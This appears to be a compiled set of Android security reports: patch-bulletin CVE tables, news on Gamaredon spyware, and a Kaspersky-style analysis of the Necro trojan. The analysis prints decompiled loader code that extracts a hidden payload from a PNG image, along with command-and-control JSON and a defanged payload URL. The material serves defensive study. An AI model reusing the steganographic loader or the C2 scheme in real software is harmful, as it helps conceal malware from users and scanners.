2024-10-05 security patch level vulnerability details

In the sections below, we provide details for each of the security vulnerabilities that apply to the 2024-10-05 patch level. Vulnerabilities are grouped under the component they affect. Issues are described in the tables below and include CVE ID, associated references, type of vulnerability, severity, and updated AOSP versions (where applicable). When available, we link the public change that addressed the issue to the bug ID, like the AOSP change list. When multiple changes relate to a single bug, additional references are linked to numbers following the bug ID.

Imagination Technologies

These vulnerabilities affect Imagination Technologies components and further details are available directly from Imagination Technologies. The severity assessment of these issues is provided directly by Imagination Technologies.

CVE	References	Severity	Subcomponent

CVE-2024-34732	A-340332428 *	High	PowerVR-GPU
CVE-2024-34733	A-340329532 *	High	PowerVR-GPU
CVE-2024-34748	A-346640884 *	High	PowerVR-GPU
CVE-2024-40649	A-346635977 *	High	PowerVR-GPU
CVE-2024-40651	A-346633576 *	High	PowerVR-GPU
CVE-2024-40669	A-354268756 *	High	PowerVR-GPU
CVE-2024-40670	A-354263469 *	High	PowerVR-GPU

MediaTek components

These vulnerabilities affect MediaTek components and further details are available directly from MediaTek. The severity assessment of these issues is provided directly by MediaTek.

CVE	References	Severity	Subcomponent
CVE-2024-20100	A-359699097 M-ALPS08998449 *	High	wlan
CVE-2024-20101	A-359699100 M-ALPS08998901 *	High	wlan
CVE-2024-20103	A-359692770 M-ALPS09001358 *	High	wlan
CVE-2024-20090	A-359692902 M-ALPS09028313 *	High	vdec
CVE-2024-20092	A-359699094 M-ALPS09028313 *	High	vdec
CVE-2024-20091	A-359699091 M-ALPS09028313 *	High	vdec
CVE-2024-20093	A-359699096 M-ALPS09028313 *	High	vdec

CVE-2024-20094	A-359692772 M-MOLY00843282 *	High	Modem

Qualcomm components

These vulnerabilities affect Qualcomm components and are described in further detail in the appropriate Qualcomm security bulletin or security alert. The severity assessment of these issues is provided directly by Qualcomm.

CVE	References	Severity	Subcomponent
CVE-2024-33049	A-344620633 QC-CR#3717569	High	WLAN
CVE-2024-33069	A-350500907 QC-CR#3772014	High	WLAN
CVE-2024-38399	A-350500647 QC-CR#3762629 [2]	High	Display

Qualcomm closed-source components

This vulnerability affects Qualcomm closed-source components and are described in further detail in the appropriate Qualcomm security bulletin or security alert. The severity assessment of this issue is provided directly by Qualcomm.

CVE	References	Severity	Subcomponent
CVE-2024-23369	A-332315343 *	High	Closed-source component

Key Vulnerabilities:

1. **Remote Code Execution (RCE) Vulnerabilities:**
    - **Description:** Flaws that could enable an attacker to execute arbitrary code on a device remotely, potentially leading to full system compromise.
    - **Impact:** Successful exploitation could allow attackers to install malicious applications, access private data, or control device functions without user consent.

2. **Elevation of Privilege Vulnerabilities:**
    - **Description:** Issues that could permit a local malicious application to bypass user interaction requirements to gain elevated access to system resources.
    - **Impact:** Attackers could perform actions that would typically require higher privileges, such as modifying system settings or accessing restricted areas of the device.
3. **Information Disclosure Vulnerabilities:**
    - **Description:** Weaknesses that could lead to unauthorized access to sensitive information stored on the device.
    - **Impact:** Exposed data could include personal information, credentials, or other confidential content, leading to privacy breaches.

Mitigation Strategies:

To protect against these vulnerabilities, users and administrators should:

- **Update Devices Promptly:**
    - **Action:** Ensure devices are updated to the security patch level of 2024-10-05 or later.
    - **Method:** Navigate to device settings to check for and apply system updates.
- **Install Applications from Trusted Sources:**
    - **Action:** Download apps exclusively from reputable sources like the Google Play Store.
    - **Method:** Avoid sideloading apps from unknown sources to reduce the risk of installing malicious software.
- **Review App Permissions:**
    - **Action:** Regularly audit the permissions granted to installed applications.
    - **Method:** Revoke permissions that seem unnecessary for the app's functionality.
- **Enable Security Features:**
    - **Action:** Activate built-in security features such as Google Play Protect.

  - **Method:** Access security settings to ensure these features are turned on and functioning correctly.

- **Stay Informed:**
  - **Action:** Keep abreast of security bulletins and advisories related to Android devices.
  - **Method:** Regularly visit official sources like the Android Security Bulletin for updates.

By adhering to these mitigation strategies, users can significantly reduce the risk of exploitation associated with the vulnerabilities disclosed in the October 2024 Android Security Bulletin.

3. Google Android OS Vulnerabilities (December 2024):

In December 2024, Google released a security bulletin addressing multiple vulnerabilities in the Android operating system. These vulnerabilities, if exploited, could allow attackers to execute arbitrary code, escalate privileges, or access sensitive information on affected devices.

Android Security Bulletin December 2024

The Android Security Bulletin contains details of security vulnerabilities affecting Android devices. Security patch levels of 2024-12-05 or later address all of these issues. To learn how to check a device's security patch level, see Check and update your Android version.

Android partners are notified of all issues at least a month before publication. Source code patches for these issues have been released to the Android Open Source Project (AOSP) repository and linked from this bulletin. This bulletin also includes links to patches outside of AOSP.

The most severe of these issues is a high security vulnerability in the System component that could lead to remote code execution with no additional execution privileges needed.
The severity assessment is based on the effect that exploiting the vulnerability would possibly have on an affected device, assuming the platform and service mitigations are turned off for development purposes or if successfully bypassed.

2024-12-01 security patch level vulnerability details

In the sections below, we provide details for each of the security vulnerabilities that apply to the 2024-12-01 patch level. Vulnerabilities are grouped under the component they affect. Issues are

described in the tables below and include CVE ID, associated references, type of vulnerability, severity, and updated AOSP versions (where applicable). When available, we link the public change that addressed the issue to the bug ID, like the AOSP change list. When multiple changes relate to a single bug, additional references are linked to numbers following the bug ID. Devices with Android 10 and later may receive security updates as well as Google Play system updates.

Framework

The most severe vulnerability in this section could lead to local escalation of privilege with no additional execution privileges needed.

CVE	References	Type	Severity	Updated AOSP versions
CVE-2024-43762	A-340239088	EoP	High	12, 12L, 13, 14, 15
CVE-2024-43764	A-317048495	EoP	High	13, 14
CVE-2024-43769	A-360807442	EoP	High	13, 14, 15

System

The most severe vulnerability in this section could lead to remote code execution with no additional execution privileges needed.

CVE	References	Type	Severity	Updated AOSP versions
CVE-2024-43767	A-352631932	RCE	High	12, 12L, 13, 14, 15
CVE-2024-43097	A-350118416	EoP	High	12, 12L, 13, 14, 15
CVE-2024-43768	A-349678452	EoP	High	12, 12L, 13, 14, 15

Google Play system updates

There are no security issues addressed in Google Play system updates (Project Mainline) this month.

2024-12-05 security patch level vulnerability details

In the sections below, we provide details for each of the security vulnerabilities that apply to the 2024-12-05 patch level. Vulnerabilities are grouped under the component they affect. Issues are described in the tables below and include CVE ID, associated references, type of

vulnerability, severity, and updated AOSP versions (where applicable). When available, we link the public change that addressed the issue to the bug ID, like the AOSP change list. When multiple changes relate to a single bug, additional references are linked to numbers following the bug ID.

Imagination Technologies

These vulnerabilities affect Imagination Technologies components and further details are available directly from Imagination Technologies. The severity assessment of these issues is provided directly by Imagination Technologies.

CVE	References	Severity	Subcomponent
CVE-2024-43077	A-357079333 *	High	PowerVR-GPU
CVE-2024-43701	A-363029346 *	High	PowerVR-GPU

MediaTek components

This vulnerability affects MediaTek components and further details are available directly from MediaTek. The severity assessment of this issue is provided directly by MediaTek.

CVE	References	Severity	Subcomponent
CVE-2024-20125	A-371710871 M-ALPS09046782 *	High	vdec

Qualcomm components

This vulnerability affects Qualcomm components and are described in further detail in the appropriate Qualcomm security bulletin or security alert. The severity assessment of this issue is provided directly by Qualcomm.

CVE	References	Severity	Subcomponent
CVE-2024-33063	A-364017561 QC-CR#3749192	High	WLAN

Qualcomm closed-source components

These vulnerabilities affect Qualcomm closed-source components and are described in further detail in the appropriate Qualcomm security bulletin or security alert. The severity assessment of these issues is provided directly by Qualcomm.


CVE	References	Severity	Subcomponent
CVE-2024-33044	A-344620789 *	High	Closed-source component
CVE-2024-33056	A-344619640 *	High	Closed-source component
CVE-2024-43048	A-364017161 *	High	Closed-source component
CVE-2024-43052	A-364017831 *	High	Closed-source component

Key Vulnerabilities:

1. **Remote Code Execution (RCE) Vulnerabilities:**
    - **Description:** Flaws that could enable an attacker to execute arbitrary code on a device remotely, potentially leading to full system compromise.
    - **Impact:** Successful exploitation could allow attackers to install malicious applications, access private data, or control device functions without user consent.
2. **Elevation of Privilege Vulnerabilities:**
    - **Description:** Issues that could permit a local malicious application to bypass user interaction requirements to gain elevated access to system resources.
    - **Impact:** Attackers could perform actions that would typically require higher privileges, such as modifying system settings or accessing restricted areas of the device.
3. **Information Disclosure Vulnerabilities:**
    - **Description:** Weaknesses that could lead to unauthorized access to sensitive information stored on the device.
    - **Impact:** Exposed data could include personal information, credentials, or other confidential content, leading to privacy breaches.

Android users warned of chilling Russian spy attack that records phone calls & takes photos without people realising

Experts believe the malware is accidentally installed onto Android devices by the victims themselves.



MALWARE circulated by Russian cyber spies has been discovered targeting Android devices to record phone calls and access people's photos.

The malicious software is hidden inside fake versions of the Telegram app and Samsung Knox, a mobile security platform, according to cybersecurity experts at Lookout.

Two strains of malware are responsible for the attacks: BoneSpy, which has been active since 2021, and PlainGnome, which was discovered earlier this year.

Cyber spies known as Gamaredon, believed to be part of Russia's Federal Security Agency (FSB), are understood to be peddling the attacks to Russian-speaking Android users.

BoneSpy and PlainGnome are the first documented cases of Gamaredon malware targeting mobile devices, experts noted.

Lookout found BoneSpy to be capable of collecting text messages, recording audio and phone calls, capturing location data, taking pictures and screenshots, accessing a users browser history, and reading notifications.

Whereas its successor, PlainGnome, has all those capabilities and more.

PlainGnome has been added with sophisticated features that make it much harder to detect on Android devices.

For example, it records audio and phone calls only when the screen is off or idle, to avoid being spotted by victims.

Neither malware has been detected on Google Play.

Experts, therefore, believe that the malware is accidentally installed onto Android devices by the victims themselves after a social engineering attack.

Social engineering attacks are the most common type of phishing scam.

They use psychological manipulation to convince victims into giving up personal information, or to click links and download software.

Once downloaded, the malware strains request dangerous permissions, such as access to text and cameras.

But given the malware is masquerading as messenger and security app, victims could be duped into approving the request.

SIGNS YOUR ANDROID PHONE IS INFECTED

Here's Google's official list of signs that you might have malware on your Android phone...

You may have malware on your device if:

- **Google signed you out** of your Google Account to help protect you from malware on your device.
- **You notice suspicious signs** on your device, like pop-up ads that won't go away.

Device symptoms

- Alerts about a virus or an infected device
- Anti-virus software you use no longer works or runs

- A significant decrease in your device's operating speed
- A significant, unexpected decrease in storage space on your device
- Your device stops working properly or working altogether

Browser symptoms

- Alerts about a virus or an infected device
- Pop-up ads and new tabs that won't go away
- Unwanted Chrome extensions or toolbars keep coming back
- Your browsing seems out of your control, and redirects to unfamiliar pages or ads
- Your Chrome homepage or search engine keeps changing without your permission

Other symptoms

- Your contacts have received emails or social media messages from you, but you didn't send the emails or messages.

How do I determine if my device is updated to address these issues?

To learn how to check a device's security patch level, see Check and update your Android version.

- Security patch levels of 2024-12-01 or later address all issues associated with the 2024-12-01 security patch level.
- Security patch levels of 2024-12-05 or later address all issues associated with the 2024-12-05 security patch level and all previous patch levels.

Device manufacturers that include these updates should set the patch string level to:

- [ro.build.version.security_patch]:[2024-12-01]
- [ro.build.version.security_patch]:[2024-12-05]

For some devices on Android 10 or later, the Google Play system update will have a date string that matches the 2024-12-01 security patch level. Please see this article for more details on how to install security updates.

Why does this bulletin have two security patch levels?

This bulletin has two security patch levels so that Android partners have the flexibility to fix a subset of vulnerabilities that are similar across all Android devices more quickly. Android partners are encouraged to fix all issues in this bulletin and use the latest security patch level.

- Devices that use the 2024-12-01 security patch level must include all issues associated with that security patch level, as well as fixes for all issues reported in previous security bulletins.
- Devices that use the security patch level of 2024-12-05 or newer must include all applicable patches in this (and previous) security bulletins.

Android and Google service mitigations

This is a summary of the mitigations provided by the Android security platform and service protections such as Google Play Protect. These capabilities reduce the likelihood that security vulnerabilities could be successfully exploited on Android.

- Exploitation for many issues on Android is made more difficult by enhancements in newer versions of the Android platform. We encourage all users to update to the latest version of Android where possible.

- The Android security team actively monitors for abuse through Google Play Protect and warns users about Potentially Harmful Applications. Google Play Protect is enabled by default on devices with Google Mobile Services, and is especially important for users who install apps from outside of Google Play.

Mitigation Strategies:

To protect against these vulnerabilities, users and administrators should:

- **Update Devices Promptly:**
    - **Action:** Ensure devices are updated to the security patch level of 2024-12-05 or later.
    - **Method:** Navigate to device settings to check for and apply system updates.
- **Install Applications from Trusted Sources:**
    - **Action:** Download apps exclusively from reputable sources like the Google Play Store.
    - **Method:** Avoid sideloading apps from unknown sources to reduce the risk of installing malicious software.
- **Review App Permissions:**
    - **Action:** Regularly audit the permissions granted to installed applications.
    - **Method:** Revoke permissions that seem unnecessary for the app's functionality.
- **Enable Security Features:**
    - **Action:** Activate built-in security features such as Google Play Protect.
    - **Method:** Access security settings to ensure these features are turned on and functioning correctly.
- **Stay Informed:**
    - **Action:** Keep abreast of security bulletins and advisories related to Android devices.
    - **Method:** Regularly visit official sources like the Android Security Bulletin for updates.

By adhering to these mitigation strategies, users can significantly reduce the risk of exploitation associated with the vulnerabilities disclosed in the December 2024 Android Security Bulletin.

4. Necro Android Malware (September 2024):

In September 2024, cybersecurity researchers identified a resurgence of the Necro Android malware, which infiltrated over 11 million devices through applications available on the Google Play Store.

Necro, a sophisticated Android Trojan, has evolved to employ advanced techniques such as steganography and obfuscation to evade detection. Its resurgence in 2024 highlights the persistent threat posed by mobile malware, even within official app marketplaces.

Android malware 'Necro' infects 11 million devices via Google Play

A new version of the Necro malware loader for Android was installed on 11 million devices through Google Play in malicious SDK supply chain attacks.

This new version of the Necro Trojan was installed through malicious advertising software development kits (SDK) used by legitimate apps, Android game mods, and modified versions of popular software, such as Spotify, WhatsApp, and Minecraft.

Necro installs several payloads to infected devices and activates various malicious plugins, including:

- Adware that loads links through invisible WebView windows (Island plugin, Cube SDK)

- Modules that download and execute arbitrary JavaScript and DEX files (Happy SDK, Jar SDK)
- Tools specifically designed to facilitate subscription fraud (Web plugin, Happy SDK, Tap plugin)
- Mechanisms that use infected devices as proxies to route malicious traffic (NProxy plugin)

Necro Trojan on Google Play

Kaspersky discovered the presence of Necro loader on two apps on Google Play, both of which have a substantial userbase.

The first one is Wuta Camera by 'Benqu,' a photo editing and beautification tool with over 10,000,000 downloads on Google Play.


The threat analysts report that Necro appeared on the app with the release of version 6.3.2.148, and it remained embedded until version 6.3.6.148, which is when Kaspersky notified Google.

While the trojan was removed in version 6.3.7.138, any payloads that might have been installed via the older versions might still lurk on Android devices.

The second legitimate app that carried Necro is Max Browser by **'WA message recover-wamr,'** which had 1 million downloads on Google Play until it was removed, following Kaspersky's report.

Kaspersky claims that Max Browser's latest version, 1.2.0, still carries Necro, so there's no clean version available to upgrade to, and users of the web browser are recommended to uninstall it immediately and switch to a different browser.

Kaspersky says the two apps were infected by an advertising SDK named 'Coral SDK,' which employed obfuscation to hide its malicious activities and also image steganography to download the second-stage payload, shellPlugin, disguised as harmless PNG images.



Necro's infection diagram

Outside official sources

Outside the Play Store, the Necro Trojan is spread primarily through modified versions of popular apps (mods) that were distributed via unofficial websites.

Notable examples spotted by Kaspersky include WhatsApp mods 'GBWhatsApp' and 'FMWhatsApp,' which promise better privacy controls and extended file-sharing limits. Another is the Spotify mod, 'Spotify Plus,' which promises free access to ad-free premium services.

The report also mentions Minecraft mods and mods for other popular games like Stumble Guys, Car Parking Multiplayer, and Melon Sandbox, which were infected with the Necro loader.

In all cases, the malicious behavior was the same—displaying ads in the background to generate fraudulent revenue for the attackers, installing apps and APKs without the user's consent, and using invisible WebViews to interact with paid services.

As unofficial Android software websites do not report download numbers reliably, the total number of infections by this latest Necro Trojan wave is unknown, but it is at least 11 million from Google Play.

Google has sent BleepingComputer the following comment:

"All of the malicious versions of the apps identified by this report were removed from Google Play prior to report publication. Android users are automatically protected against known versions of this malware by Google Play Protect, which is on by default on Android devices with Google Play Services. Google Play Protect can warn users or block apps known to exhibit malicious behavior, even when those apps come from sources outside of Play." - *A Google Spokesperson*

Infection Vector:

The malware primarily spread through two popular applications:

- **Wuta Camera:** A photo editing app with over 11 million downloads.
- **Max Browser:** A web browsing app with a significant user base.

These apps were compromised via malicious advertising software development kits (SDKs), which facilitated the distribution of the Necro Trojan.

How the Necro Trojan infiltrated Google Play, again

We sometimes come across modified applications when analyzing suspicious files. These are created in response to user requests for more customization options within the app or for new features that the official versions don't have. Unfortunately, it's not uncommon for popular mods to contain malware. This often happens because they're distributed on unofficial websites that don't have any moderation. For example, last year we found popular WhatsApp mods infected with CanesSpy and distributed this way. Before that, we found ads for WhatsApp mods infected with the Triada Trojan dropper in the popular Snaptube application. However, even official app stores can be infiltrated by infected apps. In 2019, we discovered the Necro dropper hidden within CamScanner, a widely used document scanning and processing app available on Google Play. At the time of the malware discovery, this app had been downloaded to more than 100 million devices worldwide. Sadly, history has repeated itself, and this time the

Trojan authors exploited both distribution vectors: the new version of the multi-stage Necro loader infected both apps in Google Play and modified versions of Spotify, Minecraft, and other popular applications in unofficial sources.

Our conclusions in a nutshell:


- The new version of the Necro Trojan has infected various popular applications, including game mods, with some of them being available on Google Play at the time of writing this report. The combined audience of the latter exceeds 11 million Android devices.
- The new version of the Necro loader, like most payloads it loads, has begun to use obfuscation to evade detection.
- The loader, embedded in some applications, used steganography techniques to hide payloads.
- The downloaded payloads, among other things, could display ads in invisible windows and interact with them, download and execute arbitrary DEX files, install applications it downloaded, open arbitrary links in invisible WebView windows and execute any JavaScript code in those, run a tunnel through the victim's device, and potentially subscribe to paid services.

How Necro spreads

Necro loader inside a Spotify mod

In late August 2024, our attention was drawn to a Spotify mod called Spotify Plus, version 18.9.40.5. At the time of writing this, the mod could be downloaded from spotiplus[.]xyz and several related sites that linked to it. The original website claimed that the mod was certified, safe, and contained numerous additional features not found in the official app.

We decided to verify the claims about the application's safety by downloading the latest version from this website (acb7a06803e6de85986ac49e9c9f69f1) and analyzing it.



Site containing the Spotify mod

The mod implements a custom Application subclass that initializes an SDK named adsrun in its onCreate method. This SDK is intended for integrating several advertising modules into the application: among other things, it initializes a module named Coral SDK. Upon activation, Coral SDK transmits a POST request to a designated command-and-control server. This request contains encrypted JSON data, specifically detailing the compromised device and the application hosting the module. The encryption method employed is a substitution cipher, where the substitution values are generated using a standard Java pseudo-random number generator seeded with a predefined constant. See an example of data sent by the module below.

{

"appId": "REDACTED",

"channelId": "com.spoti.plus",

"androidId": "REDACTED",

```
    "isAdb": false,
    "isProxy": false,
    "isSimulator": false,
    "isDebug": false,
    "localShellVer": 0,
    "sdkVer": 116,
    "appVersion": "1020000005",
    "appVersionName": "18.9.40.5"
}
```


The C2 server returns a JSON response with an error code, encrypted with the same method. A value of 0 indicates successful execution. In this case, the response from the C2 will also contain an array of one object with a link to download the image in PNG format and associated metadata: name, MD5, version, and so on. Intriguingly, the downloaded file is termed “shellP”, suggesting it might be a condensed form of “shellPlugin”.


```
{
    "code": 0,
    "result": [{
            "md5": "F338384C5B4BC7D55681A3532273B4EB",
            "name": "shellP",
            "sdkver": 100,
            "url": "hxxps://adoss.spinsok[.]com/plugin/shellP_100.png.png"
        }
    ]
```

10}

Next, the module verifies the integrity of the downloaded image by calculating its MD5 hash and comparing it to the value received from the server. A payload is hidden in this image using steganography, which the module must extract and execute in the next step.

Coral SDK uses a very simple steganographic algorithm. If the MD5 check is successful, it extracts the contents of the PNG file — the pixel values in the ARGB channels — using standard Android tools. Then the getPixel method returns a value whose least significant byte contains the blue channel of the image, and processing begins in the code.

```
public final File getPayloadFromBitmap(String s, File file0) {
    try {
        if(!file0.getParentFile().exists()) {
            file0.getParentFile().mkdirs();
        }

        FileInputStream fileInputStream0 = new FileInputStream(JRjfy0B.getInstance(this.l1XzdJF).l1XzdJF(s));
        if(file0.exists()) {
            file0.delete();
        }

        new BitmapFactory.Options().inJustDecodeBounds = false;
        Bitmap bitmap0 = BitmapFactory.decodeStream(fileInputStream0);
        if(bitmap0 == null) {
            Log.e("XOXOXOXO", "该文件异常损坏");
            return null;
        }

        int v = ByteBuffer.wrap(new byte[]{((byte)bitmap0.getPixel(0, 0)), ((byte)bitmap0.getPixel(1, 0)), ((byte)bitmap0.getPixel(2, 0)), ((byte)bitmap0.getPixel(3, 0))}).getInt();
        byte[] arr_b = new byte[v];
        for(int v1 = 0; v1 < v + 4; ++v1) {
            int v2 = (v1 + 1) % bitmap0.getWidth();
            int v3 = (v1 + 1) / bitmap0.getWidth();
            if(v2 >= 5 || v3 != 0) {
                arr_b[v1 - 4] = (byte)(bitmap0.getPixel(v2, v3) & 0xFF);
            }
        }

        FileOutputStream fileOutputStream0 = new FileOutputStream(file0);
        fileOutputStream0.write(arr_b);
        fileOutputStream0.close();
        return file0;
    }
    catch(IOException iOException0) {
        RuntimeException runtimeException0 = new RuntimeException(iOException0);
        C6dcqiX.eMuoOCe[10] = "zhuguuhJQeNXt2tVu0S5YbPL6FRe";
        C6dcqiX.eMuoOCe[11] = "iul6eW86MQ7HPBT";
        throw runtimeException0;
    }
}
```

Steganographic algorithm for payload extraction

If we consider the blue channel of the image as a byte array of dimension 1, then the first four bytes of the image are the size of the encoded payload in Little Endian format (from the least significant byte to the most significant). Next, the payload of the specified size is recorded: this is a JAR file encoded with Base64, which is loaded after decoding via DexClassLoader. Coral SDK loads the sdk.fkgh.mvp.SdkEntry class in a JAR file using the native library libcoral.so. This library has been obfuscated using the OLLVM tool. The starting point, or entry point, for execution within the loaded class is the run method.

